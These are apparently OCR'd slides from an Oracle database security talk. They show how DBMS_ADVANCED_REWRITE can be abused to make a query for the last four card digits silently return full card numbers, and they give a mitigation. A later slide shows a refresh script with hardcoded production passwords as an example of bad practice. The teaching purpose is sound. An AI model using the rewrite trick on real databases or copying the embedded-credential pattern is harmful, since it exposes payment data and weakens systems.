
- How Oracle envisioned Advanced Rewrite working

```
SQL> SELECT srvr_id
  2  FROM uwclass.servers
  3  INTERSECT
  4  SELECT srvr_id
  5  FROM uwclass.serv_inst;


 SRVR_ID
--------
       2
       3
       5
      12
      14
     501
     502
     503
     504
     505
     506

11 rows selected.
```


```
SQL> SELECT srvr_id
  2   FROM uwclass.servers s
  3   WHERE EXISTS (
  4     SELECT srvr_id
  5     FROM uwclass.serv_inst i
  6     WHERE s.srvr_id = i.srvr_id);

 SRVR_ID
--------
       2
       3
       5
      12
      14
     501
     502
     503
     504
     505
     506

11 rows selected.
```

# Undetectable Vulnerabilities (3:6)

- How Oracle envisioned Advanced Rewrite working



```
PLAN_TABLE_OUTPUT
---------------------------------------------------------------------------
Plan hash value: 308464373
---------------------------------------------------------------------------
| Id | Operation               | Name         | Rows | Bytes | Cost (%CPU)|
---------------------------------------------------------------------------
|  0 | SELECT STATEMENT        |              |  141 |  4560 |      6 (34)|
|  1 |  INTERSECTION           |              |      |       |            |
|  2 |   SORT UNIQUE NOSORT    |              |  141 |   564 |      2 (50)|
|  3 |    INDEX FULL SCAN      | PK_SERVERS   |  141 |   564 |      1  (0)|
|  4 |   SORT UNIQUE           |              |  999 |  3996 |      4 (25)|
|  5 |    INDEX FAST FULL SCAN | PK_SERV_INST |  999 |  3996 |      3  (0)|
---------------------------------------------------------------------------
```



```
PLAN_TABLE_OUTPUT
------------------------------------------------------------------------
Plan hash value: 728010459
------------------------------------------------------------------------
| Id | Operation            | Name         | Rows | Bytes | Cost (%CPU)|
------------------------------------------------------------------------
|  0 | SELECT STATEMENT     |              |  11  |    88 |      6 (17)|
|  1 |  NESTED LOOPS        |              |  11  |    88 |      6 (17)|
|  2 |   SORT UNIQUE        |              |  999 |  3996 |      5  (0)|
|  3 |    INDEX FULL SCAN   | PK_SERV_INST |  999 |  3996 |      5  (0)|
| *4 |    INDEX UNIQUE SCAN | PK_SERVERS   |    1 |     4 |      0  (0)|
------------------------------------------------------------------------
```

# Undetectable Vulnerabilities (4:6)

- How Oracle envisioned Advanced Rewrite working

```
BEGIN
  dbms_advanced_rewrite.declare_rewrite_equivalence(
   'UW',
   'SELECT srvr_id FROM uwclass.servers INTERSECT SELECT srvr_id FROM uwclass.serv_inst',
   'SELECT srvr_id FROM uwclass.servers s WHERE EXISTS (
    SELECT srvr_id FROM uwclass.serv_inst i WHERE s.srvr_id = i.srvr_id)',
    TRUE,
   'TEXT_MATCH');
END;
/
```

# Undetectable Vulnerabilities (5:6)

- Repurposing Advanced Rewrite for evil

```
CREATE TABLE uwclass.credit_card (
ccno        VARCHAR2(19),
cc_final4   VARCHAR2(4),   -- has only the final 4 digits of the credit card number
cc_expdate  DATE,
cc_ccv      NUMBER(4));

INSERT INTO uwclass.credit_card
(ccno, cc_final4, cc_expdate, cc_ccv)
VALUES
('4370-1234-5678-0042', '0042', SYSDATE, '9584');

INSERT INTO uwclass.credit_card
(ccno, cc_final4, cc_expdate, cc_ccv)
VALUES
('3704-4321-8765-1950', '1950', SYSDATE, '1661');

COMMIT;
```

# Undetectable Vulnerabilities (6:6)

```
SELECT cc_final4 FROM uwclass.credit_card;

CC_F
----
0042
1950

SELECT ccno FROM uwclass.credit_card;

CCNO
-------------------
4370-1234-5678-0042
3704-4321-8765-1950
```

```
SQL> BEGIN
  2    dbms_advanced_rewrite.declare_rewrite_equivalence(
  3    'UW',
  4    'SELECT cc_final4 FROM uwclass.credit_card',
  5    'SELECT ccno FROM uwclass.credit_card',
  6    FALSE,
  7    'RECURSIVE');
  8 END;
  8 /
```


- To protect against this threat you must either get permission from Oracle to drop the DBMS_ADVANCED_REWRITE package (no dependencies) or monitor changes to DBA_REWRITE_EQUIVALENCES

# Wrap Up

... Technically Focused. Technology Driven.

# Security Technical Implementation Guide (STIG)

- STIG guidelines are available free on the internet
- You should use them as a guide even if you don't work for DOD



IASE Information Assurance Support Environment
All Sites
Home
Cybersecurity Training
Topic Map
STIGs
Tools
News
Help
RSS Feeds
STIGs Home
Control Correlation Identifier (CCI)
DoD Annex for NIAP Protection Profiles
DoD Secure Host Baseline Repository *PKI
FAQs
IAVM
Quarterly Release Schedule and Summary
SRG/STIG Tools
SRG-STIG Library Compilations
STIG Mailing List
STIGs Master List (A to Z)
STIGs Technologies
Vendor Process
Contact Us
*PKI = DoD PKI Cert Required
Home > STIGs

## Security Technical Implementation Guides (STIGs)

**STIGs Updates!**

- Cisco ISR 4000 Series STIG Version 1 Overview **- Update 4/18/2017**
- Cisco ISR 4000 Series STIG Version 1 Release Memo **- Update 4/18/2017**
- Cisco ISR 4000 Series NDM STIG - Version 1 **- Update 4/18/2017**
- Cisco ISR 4000 Series RTR STIG - Version 1 **- Update 4/18/2017**
- Draft Adobe Acrobat Pro XI STIG - Version 1 **- Update 4/11/2017**
- Draft Adobe Acrobat Pro XI STIG - Comment Matrix **- Update 4/11/2017**
- Draft Adobe Acrobat Pro XI STIG - Release Memo **- Update 4/7/2017**
- McAfee Application Control 7.x STIG Version 1 **- Update 4/18/2017**


The Security Technical Implementation Guides (STIGs) and the NSA Guides are the configuration standards for DOD IA and IA-enabled devices/systems. Since 1998, DISA has played a critical role enhancing the security posture of DoD's security systems by providing the Security Technical Implementation Guides (STIGs). The STIGs contain technical guidance to "lock down" information systems/software that might otherwise be vulnerable to a malicious computer attack.

**Questions or comments?**
Please contact DISA STIG Customer Support Desk:
disa.stig_spt@mail.mil

`http://iase.disa.mil/stigs/Pages/index.aspx`

# Center for Internet Security (CIS)

- CIS guidelines are available free on the internet
- You should follow them even if you are not involved in ecommerce



Confidence in the Connected World

CIS Center for Internet Security®

Quick Links:
CIS Controls CIS Benchmarks CIS-CAT Pro MS-ISAC

Cybersecurity Best Practices | Cybersecurity Tools | Cybersecurity Threats

Find Strength in Community
Join the Discussion → Login

Blog Post: Announcing CIS Benchmark for Docker 1.8 → See all the latest →

CIS harnesses the power of a global IT community to safeguard public and private organizations against cyber threats.

MS-ISAC

CIS is home to the Multi-State Information Sharing and Analysis Center

Learn more →

Consensus-based Guidelines
CIS Benchmarks and CIS Controls are consensus-based guides curated

Objective Standards
Our security best practices are referenced global standards verified by

Secure Online Experience
CIS is an independent, non-profit organization with a mission to

https://www.cisecurity.org

# Conclusions

Audit guidelines are a good first step

Reading the Oracle on-line docs is a good second step

But they will not make up for the fact that less than 1% of DBA training involves security

And it is too late to do that after the sides have fallen in

# Both of These Train Wrecks Were Avoidable

```
DIR=/opt/oracle/scripts
. /home/oracle/.profile_db

DB_NAME=hrrpt
ORACLE_SID=$DB_NAME"1"
export ORACLE_SID

SPFILE=`more $ORACLE_HOME/dbs/init$ORACLE_SID.ora | grep -i spfile`
PFILE=$ORACLE_BASE/admin/$DB_NAME/pfile/init$ORACLE_SID.ora
LOG=$DIR/refresh_$DB_NAME.log
RMAN_LOG=$DIR/refresh_$DB_NAME"_rman".log

PRD_PWD=sys_pspr0d
PRD_SID=hrprd1
PRD_R_UNAME=rman_pshrprd
PRD_R_PWD=pspr0d11
PRD_BK=/backup/hrprd/rman_bk
SEQUENCE=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $5 }'`
THREAD=`grep "input archive log thread" $PRD_BK/bk.log | tail -1 | awk '{ print $4 }'`

BK_DIR=/backup/$DB_NAME/rman_bk
EXPDIR=/backup/$DB_NAME/exp
DMPFILE=$EXPDIR/exp_sec.dmp
IMPLOG=$EXPDIR/imp_sec.log
EXPLOG=$EXPDIR/exp_sec.log
EXP_PARFILE=$DIR/exp_rpt.par
IMP_PARFILE=$DIR/imp_rpt.par

uname=rman_pshrprd
pwd=pspr0d11

rman target sys/$PRD_PWD@$PRD_SID catalog $PRD_R_UNAME/$PRD_R_PWD@catdb auxiliary / << EOF > $RMAN_LOG
  run{
     set until $SEQUENCE $THREAD;
     ALLOCATE AUXILIARY CHANNEL aux2 DEVICE TYPE DISK;
     duplicate target database to $DB_NAME;
  }
EOF
```

# Conclusions

Criminals don't learn to pick locks

Criminals learn how to throw a rock through a window

To secure an Oracle Database you MUST know how to break into an Oracle  Database

# We have no room in IT for Conscientious Objectors

This presentation will be posted at
https://www.dbsecworx.com/presentations.html
later today

To schedule a free Lunch & Learn for your team
damorgan@dbsecworx.com

# Thank you

Daniel A. Morgan
email: damorgan@dbsecworx.com
mobile: +1 612-240-3538

23 Ju;y 2019